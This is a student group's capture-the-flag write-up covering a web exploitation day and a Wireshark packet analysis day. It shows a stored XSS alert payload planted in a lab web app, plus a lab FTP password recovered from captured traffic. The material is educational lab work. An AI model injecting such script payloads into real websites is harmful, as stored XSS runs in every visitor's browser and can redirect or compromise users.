

PSP0201

Week 3

Writeup

Group Name: Sunny

Members:

ID	Name	Role
1211104248	Lew Chun Men	Leader
1211102048	Nur Aqilah Marsya Binti Abdul Halim	Member
1211103274	Nur Insyirah Binti Abd Jalin	Member
1211101070	Hazrel Idlan bin Hafizal	Member

Day 6: Web Exploitation – Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox, OWASP Zap

Tutorial/Walkthrough:

Question 1 – Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input_Validation_Cheat_Sheet.md

Input validation strategies

Input validation should be applied on both **syntactical** and **Semantic** level.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.

Syntactic - enforce correct syntax of structured fields.

Semantic - enforce correctness of their values in the specific business context.

Question 2 – Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

Allow List Regular Expression Examples

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$
```


The regular expression is “`^\d{5}(-\d{4})?$`”.

Question 3 – What vulnerability type was used to exploit the application?

This year, Santa wanted to go fully digital and invented a "Make a wish!" system. It's an extremely simple web app that would allow people to anonymously share their wishes with others. Unfortunately, right after the hacker attack, the security team has discovered that someone has compromised the "Make a wish!". Most of the wishes have disappeared and the website is now redirecting to a malicious website. An attacker might have pretended to submit a wish and put a malicious request on the server! The security team has pulled a back-up server for you on `MACHINE_IP:5000`. Your goal is to find the way the attacker could have exploited the application.


It is said here that the make a wish website is now redirecting to a malicious website. Which means that the XSS type is **stored**. Because the malicious JavaScript from the attacker is stored directly on the website, anyone who open the make a wish website is directed away to another website.

Question 4 – What query string can be abused to craft a reflected XSS?



This is the page we see when we first enter “machine.ip:5000”.


When we perform a search query the website URL becomes:



Which means the query string that can be abused is “q”.


Question 5 - Run a ZAP (Zaproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?

Run a ZAP automated scan on the website, by pasting the “machine.ip:5000” URL in the “URL attack” in ZAP and then click on “attack”.




(continued...)


As we can see after the scan has finished, there are 3 alerts of high priority (red coloured flags).



Question 6 – What Javascript code should you put in the wish text box if you want to show an alert saying “PSP0201”?



Put the code “<script> alert(‘PSP0201’) </alert>” into the wish box and press “WISH!”. Upon doing so the alert saying “PSP0201” pops up.




Question 7 – Close your browser and revisit the site machine.ip:5000 again. Does your XSS attack persist?

By refreshing or by closing the browser, the alert still pops up which means the XSS attack persists.

This happens since the JavaScript code is already on the website's database.

By going to see the website cookies, nothing is stored there, which means the JavaScript is stored on the website's database.



Thought Process/Methodology:

In today's task, a hacker has compromised the website, and users are directed to a malicious website whenever they go onto the make a wish website. Our job today is to find out how the hacker has exploited the website and to replicate the exploit. Since users are likely directed to another website by a malicious script that the hacker has planted in the website probably through a post or comment, we can be sure that the hacker is using a web exploitation called stored cross site scripting. When we first entered the copy of the website, we can see two text boxes, one for searching wishes and the other one for posting a comment containing your wish. In order to make sure that the hacker is using stored XSS, we can use OWASP Zap to run an automated scan to scan the website for XSS vulnerabilities. After the scan is finished, we can see that the website is vulnerable towards persistent XSS, which is also known as stored XSS. Now that we know which type of XSS to use, we can go ahead to use stored XSS to make an alert pop up, which is similar to a website redirect. We can use the make a wish function on the website to plant our malicious script. To do this, we type "<script> alert('PSP0201') </script>" onto the text box and click on "make a wish!". Now the malicious script will run whenever a user log onto the website and an alert saying "PSP0201" will pop up.

Day 7: Networking – The Grinch Really Did Steal Christmas


Tools used: Kali Linux, Wireshark

Tutorial/Walkthrough:

Question 1 – Open “pcap1.pcap” in Wireshark. What is the IP address that initiates an ICMP/ping?


First, we need to download the task files.

Once we have done that, we can use Wireshark to open the file.



Now we want to find the logs for an ICMP protocol and since there are too many unwanted logs, we can apply a filter to find the logs that we want more easily.


To do this, we can type “ICMP” in the “Apply a display filter” text box to apply the filter.



As we can see from the log, the IP address that first initiates an ICMP/ping is **10.11.3.2**.

Question 2 – If we only wanted to see HTTP get requests in our “pcap1.pcap” file, what filter should we use?

We should use, “http.request.method==GET”.




The screenshot shows the Wireshark interface with the filter 'http.request.method==GET' applied. The packet list displays several HTTP GET requests from 10.10.67.199 to 10.10.15.52.

No.	Time	Source	Destination	Protocol	Length	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363	GET /fontawesome/css/a
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.mi
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	GET /images/icon.png H
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET /post/index.json H

Question 3 – Now apply this filter to “pcap1.pcap” in Wireshark, what is the name of the article that the IP address “10.10.67.199” visited?

To find the logs easily we can use two filter at once, one for HTTP GET request and the other one to specify an IP address.

“http.request.method==GET && ip.addr==10.10.67.199”




The screenshot shows the Wireshark interface with the filter 'http.request.method==GET && ip.addr==10.10.67.199' applied. The packet list displays several HTTP GET requests from 10.10.67.199 to 10.10.15.52. The packet details pane shows the selected packet (No. 67) with its structure: Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol.

No.	Time	Source	Destination	Protocol	Length	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET /post/index.json HTTP/1.1
107	62.530696	10.10.67.199	10.10.15.52	HTTP	430	GET /fonts/ noto-sans-jp-v25-japanese_latin-r
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445	GET /fontawesome/webfonts/fa-solid-900.woff2
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	GET /fonts/roboto-v20-latin-regular.woff2 H

Frame 67: 394 bytes on wire (3152 bits), 394 bytes captured (3152 bits)
Ethernet II, Src: MS-NLB-PhysServer-32_03:60:d9:6c:db (02:23:60:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52
Transmission Control Protocol, Src Port: 55650, Dst Port: 80, Seq: 1, Ack: 1, Len: 328
Hypertext Transfer Protocol

As we navigate down, the logs we can see that the article that the user visited is,




The screenshot shows the Wireshark interface with the filter 'http.request.method==GET && ip.addr==10.10.67.199' applied. The packet list displays several HTTP GET requests from 10.10.67.199 to 10.10.15.52.

No.	Time	Source	Destination	Protocol	Length	Info
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 H
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1


“reindeer-of-the-week”.

Question 4 – Let’s begin analysing “pcap2.pcap”. Look at the captured FTP traffic; what password was leaked during the login process?

Let’s first open “pcap2.pcap” in Wireshark.




Since we want to look at captured FTP traffic, we can apply the filter “FTP”.



As we can see, the password that was leaked is, “plaintext_password_fiasco”.


Question 5 – Continuing with our analysis of “pcap2.pcap”, what is the name of the protocol that is encrypted?

As we navigate through the logs, we can see that the protocol that is encrypted is, “SSH”. We know that it is encrypted because in the “info” column we can see that the packets are encrypted.



Question 6 – examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. Answer 10.10.122.128 is at:

To do this apply the filter “arp”.



No.	Time	Source	Destination	Protocol	Length	Info
46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
77	26.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
78	26.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa
84	32.388846	02:c8:85:b5:5a:aa	Broadcast	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
85	32.388861	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
137	53.095851	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
138	53.095990	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa

As we can see 10.10.122.128 is at **02:c0:56:51:8a:51**.

Question 7 – Analyse “pcap3.pcap” and recover Christmas! What is on Elf McSkidy’s wishlist that will be used to replace Elf McEager?


Assuming that “Christmas!” is a file that we need to recover and that it is in found in the logs as someone downloaded the file. Web downloads are usually done using the protocols FTP or HTTP. In this case we found it to be using the HTTP protocol.




No.	Time	Source	Destination	Protocol	Length	Info
166	11.665107	10.10.53.219	10.10.21.210	HTTP	139	GET / HTTP/1.1
168	11.665723	10.10.21.210	10.10.53.219	HTTP	4852	HTTP/1.1 200 OK (text/html)
291	26.537049	10.10.53.219	10.10.21.210	HTTP	215	GET /christmas.zip HTTP/1.1
395	26.542475	10.10.21.210	10.10.53.219	HTTP	10388	HTTP/1.1 200 OK (application/zip)

Now to get the “christmas.zip” file, we need to export it.

To do this we go to “File” then “Export Objects”.



Since it is done using the HTTP protocol, we click on “HTTP”.




Packet	Hostname	Content Type	Size	Filename
168	tbfc.blog	text/html	4,532 bytes	/
395	tbfc.blog	application/zip	565 kB	christmas.zip


Then we click on the file that we want to export then click “Save”.

(continued...)

Then we go to the location where the file is saved and since it is a zip file, we need to extract it to view the contents.

